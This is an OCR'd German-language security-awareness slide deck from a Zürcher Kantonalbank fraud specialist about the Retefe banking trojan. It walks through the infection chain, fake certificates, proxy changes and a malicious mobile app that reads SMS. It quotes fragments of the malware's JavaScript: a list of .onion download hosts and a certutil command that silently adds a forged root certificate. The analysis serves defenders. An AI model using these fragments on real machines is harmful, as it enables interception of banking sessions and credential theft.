


Internet-Kriminalität

Romano Ramanti
Zürcher Kantonalbank
Fachstelle eFraud

C|EH™ Certified Ethical Hacker

Zürcher Kantonalbank

Was ist ein Hacker?

Ein Hacker ist jemand, der versucht einen Weg zu finden, wie man mit einer Kaffeemaschine Toast zubereiten kann

Zitat von Wau Holland


Gründer Chaos Computer Club (CCC)

Hacker sind keine Cyberkriminelle

Retefe Bankentrojaner

Zürcher Kantonalbank

Banking-Trojaner Retefe



Zürcher Kantonalbank


Ablauf Infektion Retefe


```
=wscript Zahlung_14_04_16_72055.js
```

```
var Config = {
    dl: ["ziplamtg2fn3q733.onion", "zaxzuqnwozybi5dw.onion", "kxq2e7bwokxzp5ws.onion", "au63cg6xprf5qq5t.onion"],
    zl: ["to", "link"],
```



Zürcher Kantonalbank

Veränderte Proxy-Einstellungen



Zürcher Kantonalbank


Gefälschtes X.509 Zertifikat




```
this.InstallCert = function() {
    if (!this.IsCertUtilInstalled()) {}
    this.ConfirmCert();
    wss.Run("certutil -addstore -f -user \\"
        ROOT\\ " \\"
        "+Cert.FileName+"\\
        "", 0, true)
};
```



Zürcher Kantonalbank

https-Fake




Zürcher Kantonalbank

Meldung nach der Installation des Banking-Trojaner




Zürcher Kantonalbank

Banking Trojaner Retefe




Zürcher Kantonalbank

Installation der App




Zürcher Kantonalbank

Kunde erhält anschliessend eine SMS mit dem Download-Link



Zürcher Kantonalbank

Banking Trojaner wird anschliessend auf dem Handy installiert




Request permission:

Source: submitted apk	Request permission: android.permission.INTERNET
Source: submitted apk	Request permission: android.permission.READ_PHONE_STATE
Source: submitted apk	Request permission: android.permission.READ_SMS
Source: submitted apk	Request permission: android.permission.RECEIVE_SMS

Zürcher Kantonalbank

Fernsteuerung der App

